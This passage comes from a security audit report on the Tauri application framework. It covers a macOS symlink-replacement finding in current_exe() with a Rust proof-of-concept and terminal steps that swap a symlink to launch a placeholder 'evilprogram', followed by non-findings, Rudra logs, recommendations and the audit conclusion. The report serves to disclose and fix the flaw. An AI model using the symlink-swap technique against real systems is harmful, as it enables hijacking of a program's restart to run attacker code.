
Vulnerability type: Insecure Direct Object Reference

Threat level: Low

Description:

The issue is raised as a result of the evaluation of [TRI-047](#) (page 58) and [TRI-048](#) (page 64) To mitigate the problems raised in these issues, the `current_exe()` function has been reimplemented, but is still broken.

Technical description:

Using the following mock tool, which uses the same implementation for `current_exe()` as tauri:

```
use std::path::PathBuf;
use std::io::Read;

pub fn current_exe() -> std::io::Result<PathBuf> {
    let path = std::env::current_exe().and_then(|path| path.canonicalize());
    path
}

fn main() {
    let path_before = current_exe();
    println!("Change symlink and Press ENTER to continue...");
    let buffer = &mut [0u8];
```

```

std::io::stdin().read_exact(buffer).unwrap();

let path_after = current_exe();
println!("exepath_before: {:?}", path_before);
println!("exepath_after: {:?}", path_after);
}

```

The `current_exe()` function resolves the path and then canonicalizes this path. ie, resolves symlinks and normalizes the path.

The problem with issue [TRI-047](#) (page 58) is that an attacker could overwrite a legitimate symlink with one that points to a malicious program, when tauri is running. Then when tauri restarts, the malicious program is restarted.

Since this type of attack is not feasible on windows and linux platforms, but trivial on macos, only this platform was analyzed.

The problem with the current implementation is that when `current_exe()` runs, the current executable (ie the legitimate symlink is resolved (`env::current_exe()`)).

When an adversary performs the overwrite, the name of the symlink will still be the same, except it now points to a different file.

To demonstrate we made a small PoC: It requires 2 terminals

Terminal 1 (user's terminal):

```

tauri@tauri-macos /tmp % ln -s /Users/tauri/exepathtest/target/debug/exepathtest legit symlink
tauri@tauri-macos /tmp % ./legitsymlink
Change symlink and Press ENTER to continue...

exepath_before: Ok("/Users/tauri/exepathtest/target/debug/exepathtest")
exepath_after: Ok("/private/tmp/evilprogram")
tauri@tauri-macos /tmp %

```

Terminal 2 (adversary's terminal):

```

tauri@tauri-macos /tmp % touch ./evilprogram
tauri@tauri-macos /tmp % rm legit symlink
tauri@tauri-macos /tmp % ln -s ./evilprogram legit symlink
tauri@tauri-macos /tmp %

```

The user starts. He creates the symlink (in a real scenario this already exists) and starts the program.

Then the adversary deletes the symlink and creates a new one pointing to an evil program.

Then the user restarts the program (simulated by pressing Enter) and the evil program will be started.

Retest

The issue was found to be resolved. The path is constructed at application start and disallows symlinks under macOS as a configurable default.

Impact:

This issue is the root cause for issues [TRI-047](#) (page 58) and [TRI-048](#) (page 64) and is true for MacOS and in exceptional cases for Linux and Windows

Recommendation:

- Disallow the usage of symlinks. I.e., detect path, detect symlink in path, deny if symlink
- Load exepath at program start and keep in memory
- Document the disabling of symlinks, and provide an option to re-enable

4 Non-Findings

In this section we list some of the things that were tried but turned out to be dead ends.

4.1 NF-035 — Tauri-action and Tauri Actions do not Seem to be Vulnerable to Pwnrequests

A pwnrequest is a pull request containing malicious code that is intended to be executed the moment a vulnerable github workflow starts.

Basically there are two flavors of vulnerable workflows: 1) Workflows that trigger on the 'pull_request_target' event, and do an explicit checkout of the PR + run code from that PR. 2) Workflows that trigger on the 'pull_request' event, and subsequently have a 'workflow_run' that triggers on the PR workflow.

The pull_request_target event enables a read/write token, so that malicious code can do things other than just read from APIs, as well as the secrets context is available.

The pull_request event only has a read token available. The secrets are not available in this context.

The workflow_run run in a privileged context. The workflow started by the workflow_run event is able to access secrets and write tokens, even if the previous workflow was not.

The workflows have been checked for these triggers and if pull_request exists, whether workflow_run also exists. This did not seem to be the case in any of the workflows.

All workflows in tauri-action have been checked All workflows in Tauri have been checked All workflows in wry have been checked All workflows in tao have been checked

Furthermore, the workflows have been run and parsed for leakage of sensitive content. None could be discerned.

4.2 NF-025 — Rudra Does not Find Issues in Tao Wry and Tauri-utils

We used Rudra for static analysis of the project. The results indicated no weakness detected on `tao`, `wry` and `tauri-utils`. On the other parts of Tauri the tool was not working correctly because of dependency issues.

```
[root@archlinux Rudra]# docker-cargo-rudra /home/user/tao
2021-09-02 21:40:55.966935 |INFO | [rudra-progress] Running cargo rudra
2021-09-02 21:40:56.616638 |INFO | [rudra-progress] Running rudra for target lib:tao
2021-09-02 21:40:58.580829 |INFO | [rudra-progress] Rudra started
2021-09-02 21:40:58.581086 |INFO | [rudra-progress] SendSyncVariance analysis started
2021-09-02 21:40:58.581244 |INFO | [rudra-progress] SendSyncVariance analysis finished
2021-09-02 21:40:58.581251 |INFO | [rudra-progress] UnsafeDataflow analysis started
2021-09-02 21:40:58.588757 |INFO | [rudra-progress] UnsafeDataflow analysis finished
2021-09-02 21:40:58.588777 |INFO | [rudra-progress] Rudra finished
2021-09-02 21:40:59.743939 |WARN | [cargo_rudra] Target example:multithreaded is not supported
2021-09-02 21:40:59.743971 |WARN | [cargo_rudra] Target example:parentwindow is not supported
2021-09-02 21:40:59.743975 |WARN | [cargo_rudra] Target example:minimize is not supported
2021-09-02 21:40:59.743984 |WARN | [cargo_rudra] Target example:control_flow is not supported
```

```

2021-09-02 21:40:59.743987 |WARN | [cargo_rudra] Target example:drag_window is not supported
2021-09-02 21:40:59.743995 |WARN | [cargo_rudra] Target example:accelerator is not supported
2021-09-02 21:40:59.744002 |WARN | [cargo_rudra] Target example>window_run_return is not supported
2021-09-02 21:40:59.744010 |WARN | [cargo_rudra] Target example:cursor_grab is not supported
2021-09-02 21:40:59.744018 |WARN | [cargo_rudra] Target example>window is not supported
2021-09-02 21:40:59.744027 |WARN | [cargo_rudra] Target example:resizable is not supported
2021-09-02 21:40:59.744033 |WARN | [cargo_rudra] Target example:system_tray_no_menu is not supported
2021-09-02 21:40:59.744039 |WARN | [cargo_rudra] Target example:timer is not supported
2021-09-02 21:40:59.744043 |WARN | [cargo_rudra] Target example:min_max_size is not supported
2021-09-02 21:40:59.744046 |WARN | [cargo_rudra] Target example:cursor is not supported
2021-09-02 21:40:59.744049 |WARN | [cargo_rudra] Target example>window_debug is not supported
2021-09-02 21:40:59.744056 |WARN | [cargo_rudra] Target example:custom_menu is not supported
2021-09-02 21:40:59.744058 |WARN | [cargo_rudra] Target example:global_shortcut is not supported
2021-09-02 21:40:59.744066 |WARN | [cargo_rudra] Target example>handling_close is not supported
2021-09-02 21:40:59.744069 |WARN | [cargo_rudra] Target example:request_redraw_threaded is not
supported
2021-09-02 21:40:59.744072 |WARN | [cargo_rudra] Target example>window_icon is not supported
2021-09-02 21:40:59.744086 |WARN | [cargo_rudra] Target example:system_tray is not supported
2021-09-02 21:40:59.744089 |WARN | [cargo_rudra] Target example>fullscreen is not supported
2021-09-02 21:40:59.744093 |WARN | [cargo_rudra] Target example>transparent is not supported
2021-09-02 21:40:59.744109 |WARN | [cargo_rudra] Target example:set_ime_position is not supported
2021-09-02 21:40:59.744112 |WARN | [cargo_rudra] Target example>video_modes is not supported
2021-09-02 21:40:59.744119 |WARN | [cargo_rudra] Target example:request_redraw is not supported
2021-09-02 21:40:59.744121 |WARN | [cargo_rudra] Target example>custom_events is not supported
2021-09-02 21:40:59.744123 |WARN | [cargo_rudra] Target example>multiwindow is not supported
2021-09-02 21:40:59.744125 |WARN | [cargo_rudra] Target example>monitor_list is not supported
2021-09-02 21:40:59.744128 |WARN | [cargo_rudra] Target example>mouse_wheel is not supported
2021-09-02 21:40:59.744134 |WARN | [cargo_rudra] Target test:serde_objects is not supported
2021-09-02 21:40:59.744136 |WARN | [cargo_rudra] Target test:sync_object is not supported
2021-09-02 21:40:59.744139 |WARN | [cargo_rudra] Target test:send_objects is not supported
2021-09-02 21:40:59.744141 |WARN | [cargo_rudra] Target custom-build:build-script-build is not
supported
2021-09-02 21:40:59.744161 |INFO | [rudra-progress] cargo rudra finished

```

```

[root@archlinux Rudra]# docker-cargo-rudra /home/user/wry
2021-09-02 21:39:57.680126 |INFO | [rudra-progress] Running cargo rudra
2021-09-02 21:39:58.291013 |INFO | [rudra-progress] Running rudra for target lib:wry
warning: associated function is never used: `header`
--> src/shared/http/request.rs:173:10
|
173 | pub fn header<K, V>(self, key: K, value: V) -> Builder
|           ^^^^^^^
|
= note: `#[warn(dead_code)]` on by default

2021-09-02 21:40:29.873500 |INFO | [rudra-progress] Rudra started
2021-09-02 21:40:29.873654 |INFO | [rudra-progress] SendSyncVariance analysis started
2021-09-02 21:40:29.873669 |INFO | [rudra-progress] SendSyncVariance analysis finished
2021-09-02 21:40:29.873671 |INFO | [rudra-progress] UnsafeDataflow analysis started
2021-09-02 21:40:29.874900 |INFO | [rudra-progress] UnsafeDataflow analysis finished
2021-09-02 21:40:29.874918 |INFO | [rudra-progress] Rudra finished
2021-09-02 21:40:30.391526 |WARN | [cargo_rudra] Target example:rpc is not supported
2021-09-02 21:40:30.391556 |WARN | [cargo_rudra] Target example>hello_world is not supported
2021-09-02 21:40:30.391565 |WARN | [cargo_rudra] Target example>multi_window is not supported
2021-09-02 21:40:30.391569 |WARN | [cargo_rudra] Target example>stream_range is not supported
2021-09-02 21:40:30.391575 |WARN | [cargo_rudra] Target example:system_tray_no_menu is not supported
2021-09-02 21:40:30.391578 |WARN | [cargo_rudra] Target example>dragndrop is not supported
2021-09-02 21:40:30.391583 |WARN | [cargo_rudra] Target example>menu_bar is not supported
2021-09-02 21:40:30.391585 |WARN | [cargo_rudra] Target example>form_post is not supported
2021-09-02 21:40:30.391588 |WARN | [cargo_rudra] Target example>system_tray is not supported

```

```
2021-09-02 21:40:30.391590 |WARN | [cargo_rudra] Target example:fullscreen is not supported
2021-09-02 21:40:30.391595 |WARN | [cargo_rudra] Target example:transparent is not supported
2021-09-02 21:40:30.391597 |WARN | [cargo_rudra] Target example:custom_protocol is not supported
2021-09-02 21:40:30.391602 |WARN | [cargo_rudra] Target example:custom_titlebar is not supported
2021-09-02 21:40:30.391604 |WARN | [cargo_rudra] Target example:detect_js_ecma is not supported
2021-09-02 21:40:30.391606 |WARN | [cargo_rudra] Target custom-build:build-script-build is not
supported
2021-09-02 21:40:30.391623 |INFO | [rudra-progress] cargo rudra finished
```

```
[root@archlinux Rudra]# docker-cargo-rudra /home/user/tauri/core/tauri-utils/
2021-09-02 21:46:10.917577 |INFO | [rudra-progress] Running cargo rudra
2021-09-02 21:46:13.325916 |INFO | [rudra-progress] Running rudra for target lib:tauri-utils
2021-09-02 21:46:55.892179 |INFO | [rudra-progress] Rudra started
2021-09-02 21:46:55.892369 |INFO | [rudra-progress] SendSyncVariance analysis started
2021-09-02 21:46:55.892396 |INFO | [rudra-progress] SendSyncVariance analysis finished
2021-09-02 21:46:55.892414 |INFO | [rudra-progress] UnsafeDataflow analysis started
2021-09-02 21:46:55.894143 |INFO | [rudra-progress] UnsafeDataflow analysis finished
2021-09-02 21:46:55.894175 |INFO | [rudra-progress] Rudra finished
2021-09-02 21:46:56.541053 |INFO | [rudra-progress] cargo rudra finished
```

For this analysis we modified the `Dockerfile` of the Rudra fork found at <https://github.com/bjorn3/Rudra/tree/rustup> and added dependencies of the Tauri project:

```
RUN apt update && apt install libpango1.0-dev \  
  atk1.0 \  
  gdk-3.0 \  
  build-essential \  
  libgtk-3-dev \  
  curl libsoup2.4 \  
  libwebkit2gtk-4.0-dev \  
  wget \  
  libssl-dev \  
  libappindicator3-dev \  
  patchelf \  
  librsvg2-dev --yes
```

5 Future Work

- **Regular security assessments**

Security is an ongoing process and not a product, so we advise undertaking regular security assessments and penetration tests, ideally prior to every major release or every quarter.

- **Secure coding practices**

Establishing secure coding practices benefits the Tauri project itself and apps build on top of it with regard to consistency of security measures and overall code quality. We recommend a "Secure Coding Guidelines" document that can be referenced in the Tauri and Tauri Apps developer resources. We found that the Tauri team already adopts common secure coding practices. The "Secure Coding Guidelines" could help with consistency across different components and apps, and guide future developers.

For the creation of the guidelines we recommend the following resource, which lists common secure coding practices: <https://wiki.sei.cmu.edu/confluence/display/seccode/Top+10+Secure+Coding+Practices>

We also recommend giving advice regarding the development process itself in the guidelines. The following list contains our thoughts and suggestions as a starting point:

- A secure coding standard, when agreed upon by the team, makes it clear for everyone involved what the standard of quality is, eliminating individual differences.
- Reject an increment to the codebase if it does not meet the requirements of the secure coding standard.
- Source code reviews can help detect overly complex code or potential security issues.
- Make security analysis of each component to be built mandatory.
- For legacy code, apply secure coding practices when refactoring.
- Perform in-house security testing by someone other than the developer.
- Procure periodic audits/pen tests by external parties.
- Creating a body of knowledge for security, (i.e. a wiki with attack vectors, and their defenses) stimulates a deeper understanding of the technology being used, thus facilitates better decision making and retains knowledge.

- **Allow list assistant**

The project would greatly benefit from compile-time tooling, which would implement the function of an automatic assistant, to create minimal, project-specific allowLists. This would be based on developer supplied bundled application content and can be either suggested during compilation or used as default configuration. This would reduce the amount of manual, error-prone, tweaking of security-relevant features, and would also speed up the development process for inexperienced developers, while maintaining secure defaults.

- **Damn vulnerable application**

A great approach to teaching about security pitfalls of the Tauri framework would be a damn vulnerable application. Other projects like the OWASP Juice Shop demonstrate that gamified teaching and learning about security awareness and understanding of security relevant issues inside specific environments is allowed by creating an application violating best practices and has intentional vulnerabilities. This shows real-world examples of anti-patterns and a comprehensible way to (ab)use these. A similar incentive for the Tauri project would help developers to avoid these anti-patterns and would create a playground for security researchers to quickly understand possible vulnerabilities in applications created with the Tauri framework.

- **Content Security Policy Assistant**

This feature would help developers with creating a hardened CSP during application compilation and is similar to the allowList assistant feature. Bundled content could be automatically nonced and added to the CSP. Remote content could be nonced but should be manually allowed for CSP addition to avoid breaking applications, when remote content is changed but an application update is not available. The assistant should also warn or create error messages during compilation when insecure features are explicitly allowed.

6 Conclusion

We discovered 8 High, 2 Elevated, 10 Moderate, 9 Low and 7 Unknown-severity issues during this penetration test.

This engagement was requested for creating a transparent and unbiased view of the state of the Tauri project's security. This was seen as a necessary prerequisite to leaving "beta" status and create a stable release suitable for production use. This included testing the example (api) application on the major operating systems (Linux, macOS, Windows) for specific vulnerabilities, as well as the whole application stack for weaknesses and vulnerabilities. The repository commits in scope were tauri (48f3768c41a2c68e2e097fcc1ef50e549c1dfb78), tao (9da2f1592dd32000e2612a688385c3141dce01ff), wry (23286b4d2378b7a1a9efd15828c796690a2b723f), and tauri-action (54f21a67a4fffa3b8a5e152ca377a320417a1184).

The audit was mainly carried out by three pentesters, with occasional support from others in ROS. The original timeline was planned to facilitate the full estimated time for the first audit and had a small buffer for re-testing the fixes. Due to the large number of weaknesses and vulnerabilities found, we increased time estimates for the necessary refactoring and tried to shift some allocated time to the re-test.

During the whole process we had great collaboration with the Tauri project members and discussed potential fixes and issues during the audit. Some issues were partially fixed during the audit and await verification.

The major vulnerabilities and weaknesses uncovered relate to the granularity of the API and the isolation of the Javascript API in specific script contexts. For the script isolation we created small examples highlighting the current weaknesses of the Javascript isolation and possible solutions for approaching this. Most of our ideas came with drawbacks and possible incompatibilities with existing applications and therefore need to be evaluated further. For the granularity we discussed possible solutions and similar concepts from other open source projects. The most pressing issues are the missing allow lists for binary execution and restrictions for accessing the filesystem in a strictly scoped and secure manner.

While the framework gives a lot of freedom to potential developers, it also implements good security measures to uphold the principle of least access. The `allowList` in particular allows removing API capabilities thoroughly without allowing an adversary to access these functions at runtime. This is ensured due to the fact that during compilation, code parts are included in the final application only if they are actually used. Though this is a promising approach, the current implementation is too coarse and needs to be implemented in such a way as to allow fine-grained control over Tauri's features. We believe this approach would put the tools in the hands of Tauri app developers, to strike an optimal balance between usability and security.

Though the fixes regarding the adaptation to the `allowLists` to prevent unauthorized access to binaries are relatively straightforward, the approach to allow/restrict access to the filesystem is a non-trivial task and may require a sizeable amount of time and effort to design and implement securely.

Another important security measure in place is the Content Security Policy (CSP), which helps secure applications during run-time, and protects against several common web-based attacks. During the engagement we demonstrated that this hardening could be partially bypassed, and that this only forms one part of the run-time protection needed.

These security measures would greatly benefit from some enhancements to help developers select good defaults and tooling to ease their hardening process. As the security process is often not the first priority during application

development, having easy-to-use tooling and explanations for hardening will substantially improve the general state of security for applications implementing the Tauri framework.

During our collaboration we discussed generating the CSP with tooling to aid the process of creating a CSP with nonces of the bundled and external content. Additionally, detection of used API capabilities in bundled code and recommending or generating configurations based on this could offload the allow-listing process to automatic tooling, further reducing the work of an application developer and reducing scope for error. These ideas are subjects for future work and are described in more detail in the [Future Work](#) (page 88) section.

Since Tauri is a platform, it is unknown how it will be used with respect to end-product, intended audience, which applications will run alongside the Tauri app, it is important to harden Tauri as much as possible. To help guide thinking about security, we compiled a list of secure coding practices in the future work section as well as some ideas to improve the development process.

The general approach of building, configuration, ease of use, and the focus on low resource consumption makes this project a viable alternative to Electron or React Native and similar popular projects. We currently believe that these other projects have some foundational issues stemming from embedding the rendering engine, which leads to slower adoption of upstream security fixes and some missing built-in hardening features. This trade-off makes it hard to prevent 1-Days, which are usually the most impactful exploits for applications in the wild. Furthermore, the state of security in these projects has improved over time, due to several vulnerabilities found by independent security researchers in production code and significant hardening was missing in the first releases. This resulted in gradually increase of streamlined handling of security issues and security related documentation in these projects.

In contrast to this we think that the Tauri project has a lightweight foundation from the beginning, by depending on the system webview, with several security measurements in place. Therefore, it will have better means to fix and prevent security related issues now and in the future. Still, we believe that the current implementation requires further hardening before it should be used in production. This will retain the ability to make necessary changes without compromising currently deployed applications.

We recommend fixing all of the issues found and then performing a retest in order to ensure that mitigations are effective and that no new vulnerabilities have been introduced.

Finally, we want to emphasize that security is a process – this audit is just a one-time snapshot. Security posture must be continuously evaluated and improved. Regular audits and ongoing improvements are essential in order to maintain control of your corporate information security. We hope that this audit report (and the detailed explanations of our findings) will contribute meaningfully towards that end.

Please don't hesitate to let us know if you have any further questions, or need further clarification on anything in this report.

Conclusion retest

All except a minor issue have been resolved either prior or during the retest cycle. From a security point of view, the codebase is in a state ready to be released.

The Tauri team has proven to be a capable team, able to quickly understand a security problem when demonstrated and to provide an adequate and elegant solution in a timely fashion.

Overall the retest was carried out with an excellent communication between ROS and Tauri. The security features were implemented in developer friendly ways, while ensuring good possible constraints and hardening flags. We believe that the current state is a vast improvement and allows developers to create great applications on multiple operating systems. The configurable allowlist gives great power and responsibility to an app developer. With proper documentation only few security risks exist, which reduces a lot of complexity for securely developing tauri applications.

Appendix 1 Testing team

Daniel Attevelt	Daniel started programming at a young age, writing demos and games in assembly. He then began developing hardware interfaces and control software for home brew hardware in C++ . Daniel studied Cognitive Neuroscience at Utrecht University but chose to follow a more practical path into software development. After completing a career in software development, he switched to the security field and is now using his skills to help protect society's information systems.
Philipp Koppe	Philipp is a PhD candidate in IT-Security at Ruhr University Bochum, focusing on reverse engineering and mitigating the exploitation of software vulnerabilities. He also loves to build software security and anti-piracy solutions for embedded systems. He has many years of experience in the security and engineering domain and is always happy with building or breaking systems.
Tillmann Weidinger	Tillmann is a trained full-stack developer with a strong emphasis on security. He started tinkering with computers in his early teens. Due to this he has multiple years of experience in (reverse-)engineering hard- and software, software architecture and breaking things. His main interests evolve around Secure Coding, Automation, Web Applications, WiFi, DMA attacks and other topics between hard- and software with a focus on red-teaming. He enjoys programming in multiple languages and recently has chosen rust as his new favorite. He started studying IT-Security at Ruhr University Bochum and switched to Computer Science at FH Bochum and will graduate in 2022. Due to his broad experience in application development and system's security he can quickly adapt to new IT-Security related topics and is always happy to learn lesser known facts.
Melanie Rieback	Melanie Rieback is a former Asst. Prof. of Computer Science from the VU, who is also the co-founder/CEO of Radically Open Security.

Front page image by dougwoods (<https://www.flickr.com/photos/deerwooduk/682390157/>), "Cat on laptop", Image styling by Patricia Piolon, <https://creativecommons.org/licenses/by-sa/2.0/legalcode>.